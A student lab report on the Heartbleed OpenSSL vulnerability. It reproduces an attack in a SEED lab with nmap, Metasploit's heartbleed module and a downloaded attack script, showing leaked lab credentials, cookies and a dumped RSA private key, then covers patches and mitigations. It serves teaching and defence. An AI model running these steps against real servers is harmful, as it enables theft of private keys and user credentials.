The Heartbleed Vulnerability

An unseen theft of protected information



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1. Introduction

Many bugs and vulnerabilities have been discovered and exploited ever since the first computer system was created but few have caused as much widespread damage and cost as much as the Heartbleed vulnerability. Many servers, clients, and IoT devices with the vulnerable versions of OpenSSL were affected resulting in millions of devices in total, with big sites such as Yahoo!, Github, Stack Overflow, etc. and an estimated total cost of US\$ 500 million.^[1]

Analyzing vulnerabilities can help in understanding how to avoid future bugs and give insights into how small flaws can lead to severe security consequences. The goal of this report will be to take a deeper look into the mechanics of the bug and the surrounding circumstances, look into how an attack could be done, and investigate the different possible countermeasures. Section 2 of this paper describes the functionality of the different components and explains the vulnerability in detail. Section 3 showcases the different steps in performing an attack that exploits the vulnerability, while section 4 explores the different countermeasures and mitigation techniques. In section 5 the work is analysed and discussed and finally, in section 6 the report is summarized.

2. Background

Heartbleed is a vulnerability that affects the OpenSSL cryptographic library. The exploitation of this vulnerability allows an attacker to steal information from the TLS/SSL server involved in the current TLS connection. In particular, the attacker may steal not only the secret key used by the TLS protocol in order to secure the communication but also users credentials and other sensitive information stored on the server. As the TLS protocol is used to secure communications and users data, this vulnerability should be patched in order to prevent its exploitation. [2]

OpenSSL:

OpenSSL is an open-source library used to implement cryptographic functions, such as secure connection to websites via TLS (Transport Layer Security) or SSL (Secure Socket Layer). Since it was introduced, several vulnerabilities were found. Among these vulnerabilities, the most common and impactful is Heartbleed.^[3]

Heartbeat Extension:

In version 1.0.1 of OpenSSL, the Heartbeat extension was introduced and with it the heartbleed vulnerability. The purpose of its introduction was to allow TLS connections between clients and servers to stay open for longer periods of time without the need for reexchanging session parameters and establishing new sessions (which requires time and resources).

When the heartbeat extension is enabled, the client and the server exchange some "dummy packets" to check if the other system is still active in order to keep the connection alive. This is done through that one of the two end-points of the TLS connection sends the other end-point a Heartbeat-Request packet containing a payload of arbitrary data, a field that specifies the length of the payload and random padding. The other peer answers this packet with a Heartbeat-Response packet containing a copy of the payload (retrieved from memory) from the request and its own generated random padding.

The Heartbleed Vulnerability:

The main problem of the Heartbeat extension is that it allows reading data contained in the memory of one of the two peers by specifying a payload length that is larger than the actual length of the payload. In the heartbeat packet, 2 bytes are reserved for specifying the payload length. This means that packets of sizes up to 64KB (2^16 = 64 KB) can be requested from the memory of one of the two peers. Figure 1 shows how the functionality is used normally vs maliciously.




Figure 1: Simplified explanation of the Heartbeat

The vulnerability is caused by the fact that the peers assume that the declared length is equal to the actual length of the payload, without checking if it is true. So if they receive a Heartbeat request, they just execute memcpy(bp, pl, payload), where bp is the buffer where the new payload will be copied, pl is the pointer to the buffer to be copied (payload received in the request) and payload is the declared length of the payload to be copied. Actually, this function copies in bp a buffer that is of the same length of payload, so if pl is shorter, pb will be filled with bytes taken from the memory of the peer that is answering the heartbeat request. [4]

3. Exploiting the vulnerability

To be able to abuse the vulnerability, a server system and a client system needs to be set up, the target of the attack needs to be scanned for vulnerabilities and an attack against the target needs to be launched. The following will be described in the rest of this chapter.

Configuring the systems

We choose to host the target server on a virtual machine containing the operating system Ubuntu SEED 12.04 which is a prebuilt Ubuntu System with the necessary software installed. On this machine, an Apache HTTP server is run with the implemented OpenSSL library version 1.0.1, which is one of the versions containing the heartbleed bug.

For the attacking client system, we choose to use another virtual machine with the operating system Kali Linux which is an open-source Debian Linux distribution focused on penetration testing and security research. [6] The necessary software that we use comes preinstalled with it, we will mainly use the Nmap (Network Mapper) software [7] which is an open-source utility used for network scans and security analysis and the open-source Metasploit software [8] used for penetration testing.

In order to give a more realistic demonstration, the attack has been performed against an open-source social network application that has been released for educational purposes. The name of the application is ELGG and it is hosted at the following URL: https://heartbleedlabelgg.com. On the attacker machine we have performed the following actions:

- 1. We have modified the /etc/hosts file in order to map the IP address of the victim server with the URL of the web application
- 2. We have opened the application and we have logged in with the admin credentials (Username: *admin*, Password: *seedelgg*)
- 3. We have added Bob as a friend (More -> Members -> Bob -> Add Friend) and we have sent Bob a private message (Subject: 'Test', Body: 'Hell0 there') (Figure 2).



Figure 2: www.heartbleedlabelgg.com, message sent to Bob

Scanning the target:

To be able to launch an attack we first need to gather some information about the targeted server, mainly the IP address and the port number from where the server is running. There are many ways to check for the IP address, we have chosen to do it by simply issuing the command *ifconfig* from a terminal on the server system. Next, a port scan has been performed using the Nmap software which also searches for the heartbleed vulnerability during the scan. The command used is "nmap -sV --script=ssl-heartbleed www.heartbleedlabelgg.com" which scans all available ports on the target IP address, detects the services used on the open ports, and checks if the services are vulnerable to the heartbleed bug. The result, which can be seen in Figure 3, shows that port 443 hosting OpenSSL is vulnerable.

```
script=ssl-heartbleed www.heartbleedlabelgg.com
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-12 09:03 ED7
Nmap scan report for www.heartbleedlabelgg.com (10.0.2.4)
Host is up (0.0025s latency).
Not shown: 992 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp
22/tcp open ssh
                                                  vsftpd 2.3.5
OpenSSH 5.9pl Debian Subuntul.1 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh OpenSSR 5.9pl Debi
23/tcp open telnet Linux telnetd
53/tcp open domain ISC BIND 9.8.1-Pl
80/tcp open http Apache httpd 2.2.2
_http-server-header: Apache/2.2.22 (Ubuntu)
                                                  Apache httpd 2.2.22 ((Ubuntu))
 443/tcp open ssl/https?
| ssl-heartbleed:
        VULNERABLE:
   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.

State: VULNERABLE
OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys thems
           References:
               http://cvedetails.com/cve/2014-0160/
http://www.openssl.org/news/secadv_20140407.txt
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
3128/tcp open http-proxy Squid http proxy 3.1.19
_http-server-header: squid/3.1.19
8080/tcp open http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Figure 3: The result of the Nmap scan

Performing the attack:

The attack was performed in two different ways: first using the hacking tools provided by the Metasploit framework and then using a python script.

Attack performed with Metasploit:

Metasploit is a framework that contains different modules allowing to perform vulnerability scanning and vulnerability exploitation.^[8]

After running Metasploit with the command *msfconsole*, we have searched for the heartbleed module (*command: 'search openssl_heartbleed'*) and we have set up Metasploit to use this module (*command: 'use auxiliary/scanner/ssl/openssl_heartbleed'*).

In order to perform the attack against a server, we had to supply the URL of our target server. We have set up the RHOST (Remote Host), with the URL of our target server, while the RPORT (Remote Port) was already set to 443 (no need to be changed as we know that TLS is already running on this port). (Figure 4)

```
msf5 > use auxiliary/scanner/ssl/openssl_heartbleed
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > sel
rhost -> www.heartbleedlabelgg.com
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > sel
                                                                                 ) > set rhost www.heartbleedlabelgg.com
                                                                                ) > show options
 Module options (auxiliary/scanner/ssl/openssl_heartbleed):
                                     Current Setting
                                                                                                      Pattern to filter leaked memory before storing
Number of times to leak memory per SCAN or DUMP invocation
Max tries to dump key
Number of seconds to wait for a server response
The target host(s), range CIDR identifier, or hosts file with syntax 'file:
      DUMPFILTER
      LEAK_COUNT
MAX_KEYTRIES
                                                                                      yes
      RESPONSE_TIMEOUT
                                      www.heartbleedlabelgg.com
      RHOSTS
                                                                                                       The target port (TCP)
How many retries until key dump status
The number of concurrent threads (max one per host)
Protocol to use, "None" to use raw TLS sockets (Accepted: None, SMTP, IMAP,
      RPORT
STATUS_EVERY
                                      443
      THREADS
TLS_CALLBACK
                                                                                      yes
   JABBER, POP3, FTP, POSTGRES)
TLS_VERSION 1.0
                                                                                                      TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)
 Auxiliary action:
      Name Description
      SCAN Check hosts for vulnerability
```

Figure 4: Set remote host

In order to know which actions can be performed by the heartbleed module, we have run the command *show info* (*Figure 4*):

```
Available actions:
Name Description
----
DUMP Dump memory contents to loot
KEYS Recover private keys from memory
SCAN Check hosts for vulnerability
```

Figure 5: Show info

The action SCAN is used to check the presence of the vulnerability (in the same way as we did with Nmap), DUMP (Figure 6) is used to exploit the vulnerability and retrieve the content of the memory of the server (which will be saved into a bin file, *Figure 7,8*) and KEYS is used to retrieve the private RSA key of the server (which will be also stored in a text file) (*Figure 9*).

Figure 6: Set the actions SCAN and DUMP and run them.

```
:-$ strings /home/kali/.msf4/loot/20210512072443_default_10.0.2.4_openssl.heartble_976519.bin
^UY,
{}wh
irefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.heartbleedlabelgg.com/activity
Connection: keep-alive
Cookie: Elgg=3u7ojg641s3i5gnahrv03v27k4
v27k4
Upgrade-Insecure-Requests: 1
__elgg_token=743366348ad2ee2d73169baafbbaff2e6__elgg_ts=1620817843&username=admin&password=seedelgg
2)Fzc^
-Ws]j%6Pb
ndeisot@o888no5
005j0f
          jt'
dEii}
\_`k7
Pene
 =E%xc9Z
b?%n
```

Figure 7: Successful theft of admins credentials.

```
: $ strings /home/kali/.msf4/loot/20210512072211 default 10.0.2.4 openssl.heartble 068258.bin
 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q+0.9,*/*;q+0.8
Accept-Language: en-US,en;q+0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Connection: keep-alive
Cookie: Elgg=3u7ojg641s3i5gnahrv@3v27k4
Upgrade-Insecure-Requests: 1
Upgrade-Insecure-Requests: 1
__elgg_token=254bc06084a1aaac0c8b43dcc5d5159f6__elgg_ts=16208178806recipient_guid=406subject=Test6body=Hell0+there
2JFzc
u5+1
             nin.
F{14-6
$+Zm
bEii}
\_'k7
Pene
=EXxc9Z
b73in
*gtw-
n4Px
x61-
B[$3
```

Figure 8: Successful reading of example message.

```
Getting public key constants ... 2021-05-12 11:26:21 UTC - Starting.
                                        2021-05-12 11:26:21 UTC - Attempt 0 ...
                                       2021-05-12 11:26:23 UTC - Got the private key
      10.0.2.4:443
                                           ---BEGIN RSA PRIVATE KEY-
MITEPATBAAKCAQEAYXXK+H6u1hT+e5gZ3qLn7parczbdWaNlmTaj1WXqEK5XmLnI
xWV3U4jXIB7Y1LRyAL3rT6sGVA8l1jBiHi1Y0G5FZgmJu0W40pdhzmbehI244R+7
Mfy0d8a011fFFT+bfy0QJWyysJlqgI4xYB6MPX8hvsnAs99uvBdbLiJGcA5RxYEF
g6Y0nWKtl8ErQbeA/T44ma2VG+n3fqg7FZ1i+KhuqkVpaX21VIqT3ISW/VKlGxJ8
uycrgoK3+5j22csK3qKF0JZ+B4LAMP53dAK5XF9gazfPFMiURlffC+xmx9m3racf
rZbIO3d+4TEr27nhFNfkk3jzhRxPtTqSmNdiSQIDAQABAoIBAADrS6jEkzGg2ORe
nXeZkKtS/qdA6dOd3jnLuQVIcPQwh2/H8TWNV/UGm8ymt2CJDjgYpbkwU5AQnaCT
ieBPT+driV+EzZBQG17CmAykBYHfT6efSHBa8cvWGRKBcMa/CouS8vZov4v0tzqs
62a/3YNuUA4Zx4pKi6vKA317ZIzgRmNNqeaFnAqb+0j2YUDmUzf9rDYrgfqeJle4
o+mOc8LeKiCvwXkcmYZlM3isCPSNFG6yPJekTbNGGY8/bk++iGYWGHFMlq94joIJ
ll7fY8sHlpp90i6gvTs0C6QTl8+EnFD3zbgq5uyHs/6S8vKcNU60lmILXhjs6zs/
ANIIpYECgYEA6UIzYI75bn6XNOOioRsBrHr8uBrZPPk522D6vB3nFFXPApn@UihC
6WdTxcoMIa6D0/nyQUK5IVeB+VmMM9LMQFe/VhquZgHH+Bv3uyXPwqBffYD5CU+7
tgwnptf6Fl9mIhCcDZtmZ686ycvg7ZM48C1MRq1s9bFl573nOEnT5rECgYEA3Rny
tsbcFvFntYx81Q493MzWTh125JGBT5p7S22JC12PyzpepzUuMMwOraVNNqAHO30F
cYCmQVNqMsbfwuCZor/ouhMOTsRzvHFptD539YTghYY3WShvc@DNCQIWXt4+pIeJ
MqF/EW1YufutHvtQNX3v7dbZWuAI5NQFYfuQSxkCgYAfUTsSqL+GfUqR2Eo6dSTJ
Yo3RrhEipZJJkAC6Bw3CZi7v+3mZGjy5l5zgvlrYnt5mPjWvW2T9vAEAWGyBfLjd
napaxiRKH80YW7DsGIyHZf7MG+fTvzfFnmYsoxDjVhWhVzeMgCPEofszosLlQtHv
NJJ43sn1R6Z/cbi8jvT7UQKBgQCM/jBIz0cKWmcIHs5LmAlbBESlC6UFnMQZPyng
r7j@xnUr48z4U7Fg7L9vfDoA24vBI7iU6p7aiZbvSmLmotNWNYrzHcv9bslfIfOG
NxgYOOP@QeKJuH9Zv7kARZR+arsHsGaNIu8k6s55y@RavWgotGaM8LYWfUcupQXJ
telaAQKBgQC3L+zzxgrIexBCoeCwb+QlBT3dhEI3Q8U/QeXas4S8lUhHiihrBlzb
Y7ZfAZCDtyfu7l3C9U5bt5+6XaXc5qyXphldUC/4/JCnQvacxCVTn25L0JM0fQnY
Ujws1NXB3o/C1X/W+9FwT1DRSrBjVC1BBMnvBhqbc3plOLAF/Sec6Q=
       END RSA PRIVATE KEY
                                     - Private key stored in /home/kali/.msf4/loot/20210512072623_default_10.0.2.4_openssl.he
```

Figure 9: Set action KEYS and run, the private key of the server can be seen as output

Attack performed with a python script

The same attack can also be performed without using the tools provided by Metasploit but by writing and executing an attack python script. The source of our attack script is the following: https://github.com/roflcer/heartbleed-vuln.

The script **attack.py** contains the code that allows checking if the vulnerability is present and then to exploit the vulnerability in order to retrieve the content of the memory of the target server.

After saving the code on our client virtual machine, we changed his permissions with chmod in order to make it executable and then we executed the script with the following command: **./attack.py www.heartbleedlabelgg.com**. (Figure 10,11)

```
o$ ./attack.py www.heartbleedlabelgg.com
exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
............
heartbleedlabelgg.com:443, 1 times
lo for TLSv1.0
llo for TLSv1.0
bleedlabelgg.com:443 returned more data than it should - server is vulnerable!
nection attempt 1 of 1
MAAAAABCDEFGHIJKLMNOABC...
iip, deflate, br
w.heartbleedlabelgg.com/messages/compose?send_to=40
live
g641s3i5gnahrv03v27k4
quests: 1
equests: 1
06084a1aaac0c8b43dcc5d5159f6__elgg_ts=16208178806recipient_guid=406subject=Test8body=Hell0+there.p...v.....
```

Figure 10: Message subject and body leaked from the server after running the attack script

```
$ ./attack.py www.heartbleedlabelgg.com
exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
heartbleedlabelgg.com:443, 1 times
o for TLSv1.0
lo for TLSv1.0
leedlabelgg.com:443 returned more data than it should - server is vulnerable!
ection attempt 1 of 1
AAAAABCDEFGHIJKLMNOABC ...
.....coding: gzip, deflate, br
w.heartbleedlabelgg.com/activity
ive
641s3i5gnahrv03v27k4
.....v27k4
quests: 1
K....ndeisot@o888no5
348ad2ee2d73169baafbbaff2e6__elgg_ts=16208178436username=admin6password=seedelgg.Ieh.F.NB...-..=..to
```

Figure 11: Admin password leaked from the server after running the attack script

4. Countermeasures

From when the bug was publicly disclosed, it didn't take long for a fix for it to be released and a patch solving the issue was pushed out in version 1.0.1g of OpenSSL. The patch and the other recommended mitigation techniques will be described below. Other non-standard countermeasures will also be explored.

General mitigation techniques:

After the patch solving the issue was released on 7th April 2014, the main recommendation to fix the Heartbleed vulnerability was to upgrade to a version equal to or newer than 1.0.1g of OpenSSL. The patch is basically adding missing bound checks that prevent anyone from receiving more data back than they sent in the heartbeat messages.

The most important change can be seen in figure 12, here the first part of the code makes sure that the heartbeat request isn't 0 Kb in size which can cause some problems, and the second part performs a check to make sure that the size of the payload matches the included specified length. If these checks don't match, the request will be silently dropped to not give out any information to malicious actors.^[9]

```
* Read type and payload length first */
if (1 + 2 + 16 > s->s3->relent)
return 0;
/* silently discard */
hbtype = *p++;
n2s(p, payload);
if (1 + 2 + payload + 16 > s->s3->rec.length)
return 0;
/* silently discard per RFC 6520 sec. 4 */
pl = p;
```

Figure 12: The most important changes in the patch fixing the bug.

To check if a server is affected by the Heartbleed bug, a web-based tool was also developed by Pentest-Tools.com: giving an URL as an input, it checks if the server has been patched properly and if not includes a memory dump of the server.^[10]

If a server under your control is discovered to be vulnerable and has potentially been vulnerable for a while, it is not enough to just patch it. As abusing the heartbleed bug can give access to the private keys of the target, it is also important to revoke and reissue the keypairs and certificates that are being used on the server, and to invalidate the compromised session keys and session cookies.

If you are a user on an affected server it is important that you change your credentials on that server and also on all other services that you use the same password on as your credentials could have been stolen and be used without your knowledge.

Explored countermeasures:

In order to prevent the attack, on the server virtual machine we have downloaded and installed version **1.1.1g** of **OpenSSL** which is not affected by the vulnerability. Trying to scan the server for the vulnerability with Nmap we have obtained the following result (Figure 13):

```
inheld:/etc$ nmap -sV --script=ssl-heartbleed www.heartbleedlabelgg.com
arting Nmap 7.80 ( https://nmap.org ) at 2021-05-12 10:08 EDT
up scan report for www.heartbleedlabelgg.com (10.0.2.5)
at is up (0.00088s latency).
 shown: 992 closed ports
      STATE SERVICE
                         VERSION
     open ftp
tcn/
                         vsftpd 2.3.5
     open ssh
open telnet
                         OpenSSH 5.9pl Debian Subuntul.10 (Ubuntu Linux; protocol 2.0)
tcp
                         Linux telnetd
tcp
/tcp
      open domain
                         ISC BIND 9.8.1-P1
                         Apache httpd 2.2.22 ((Ubuntu))
      open http
'tcp
nttp-server-header: Apache/2.2.22 (Ubuntu)
3/tcp open ssl/ssl
                       Apache httpd (SSL-only mode)
nttp-server-header: Apache/2.2.22 (Ubuntu)
nttp-trane-info: Problem with XML parsing of /evox/about
28/tcp open http-proxy Squid http proxy 3.1.19
ttp-server-header: squid/3.1.19
80/tcp open http
                        Apache httpd 2.2.22 ((Ubuntu))
nttp-server-header: Apache/2.2.22 (Ubuntu)
rvice Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
rvice detection performed. Please report any incorrect results at https://nmap.org/submit/ .
up done: 1 IP address (1 host up) scanned in 29.71 seconds
```

Figure 13: The Nmap scan no longer finds a vulnerability.

As we can see, compared to the previous result of Nmap in Figure 3, here in Figure 13 the server is not considered vulnerable.

We have then tried to perform the attack with Metasploit and we have obtained the result shown in figure 14. Performing the scan we can see that there's not leaked information, in fact with the damp and the keys options we don't get anything from the memory of the server.

Figure 14: Failed attack returning nothing after a secure version is installed.

Despite the simplest way to prevent this attack is to upgrade OpenSSL to a non-vulnerable version, there are many countermeasures that could be implemented:

- 1. Discard any suspicious packets, for example, the ones with unreasonably long payloads.
- 2. If the actual length of the payload doesn't match the declared length, the payload could be filled by copying the received payload for declared length/actual length times instead of retrieving sensitive content from the memory.
- 3. When a TLS connection is established, it's usually the server that is interested in keeping the connection alive (so that it doesn't need to re-exchange many times the TLS parameters with the same client). That's why it could be reasonable to think that a TLS heartbleed request sent by the client could be considered suspicious. On the contrary, it's wrong to think that a heartbeat request sent by a server cannot be malicious.

If the security software BIG-IP is used, it is possible to specify some iRules¹ (for both client-side and server-side) that allow to protect from the attack:

- Client-side Heartbleed iRule: the connection is immediately closed when a heartbeat request from the client is detected.
- Server-side Heartbleed iRule: it looks at the Heartbleed requests/responses sent by the server: if it is longer than 128 bytes, it is considered malicious and the connection is rejected.
- 4. If it is not possible to upgrade to a patched version of OpenSSL, the best solution would be to **disable the Heartbeat extension** by recompiling OpenSSL with the option -DOPENSSL NO HEARTBEATS.

device.[12]

¹ BIG-IP is a family of software and hardware products designed for application availability, access control and security solutions.^[11] An iRule is a script that allows to make use of some of the extended capabilities of BIG-IP and it allows to interact more directly with the traffic passing through the

5. Discussion

The Heartbleed bug was a small coding mistake with great consequences, in our opinion one of the reasons why it led to these severe issues was that the bug happened to be in a trusted software used by many services for the purpose of handling or improving the security. As OpenSSL handles all the vital information, if something goes wrong, like in this case, the system will be completely vulnerable to anyone with malicious intent.

Despite that OpenSSL is an open-source library and everyone can look at the code, the Heartbleed vulnerability wasn't discovered until two years after the introduction of the heartbeat extension. This happened mainly because users usually tend to trust the software they are using and because the bug was actually a small mistake that could be hard to notice. The security problems created by this bug could have been avoided if both the programmers of the library and the users had looked at the code more carefully.

Since the bug was a minor mistake, a clear and simple solution to it was implemented very shortly after the bug was discovered. The problem itself wasn't very complex, and the best fix to it was pretty straightforward. The explored countermeasures in this report are all acceptable solutions from what we believe but none of them can be seen as equally good or better than the official patch.

During this project, we have chosen to utilize pre-built virtual machines for both the attacking client and the target server with all the necessary software preinstalled. Another option would have been to set up and configure the systems ourselves, but as the focus lay on the heartbleed bug itself we felt that it was better to focus directly on the implementation of the attack instead of spending time in the set up of the systems.

For performing the attack we have also chosen to use existing software and existing code, another option would have been to write the attack code from scratch. Reading the attack code that we have found allowed us to have a better insight into the topic, but probably if we had implemented our own code we would have had a more in-depth knowledge. Considering our scope we decided to use the already existing software and script, limiting us in exploring the topic more broadly. This could be a starting point for a future reimplementation of the attack where it could be interesting to implement our own malicious script.

Concerning the explored countermeasures, we didn't have the time to implement and test all of them, for this reason, some of them were only investigated in theory. Given more time this is probably what we would have focused on as we feel like this would have added more value to our work and more insight into how bugs and vulnerabilities can be effectively solved.

6. Conclusion

In conclusion, we can say that the heartbleed vulnerability was to be considered severe for 2 main reasons: the number of affected users and devices was large since OpenSSL is a really popular cryptographic library and that it stayed undetected for a long time giving the chance to attack the users without leaving traces.

The main goal of this report was to describe the vulnerability and to show how a small bug in the code (such as the lack of an if statement) can cause severe damage to many users. In order to prove the danger caused by heartbleed, we have implemented attacks in an ethical way, showing how much sensitive information can easily be leaked from the memory of the victim server.

Information security is a concept born in the last years when, thanks to the development of new technological devices such as computers, mobile phones and IoT, we moved from "on paper" data to digital data. The quantity of sensitive data held by the devices that we frequently use is huge and it is important to implement proper mechanisms in order to secure them. The implementation of information security is something that has to be taken into consideration from the beginning of the development of whatever software or hardware system.

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Appendix

A:

The contributions to this project have been equal. The practical work has been performed mostly together and when it has been done separately both members have taken turns investigating different attacking methods and implementing countermeasures. For the report, Francesca has done the majority of the work on the *Background* chapter, and the *Conclusion* chapter while Lucas has done the majority of the *Introduction* chapter and the *Discussion* chapter. For the *Exploiting the vulnerability* chapter and the *Countermeasures* chapter both members have contributed equally, all chapters have later been modified and worked on by both members.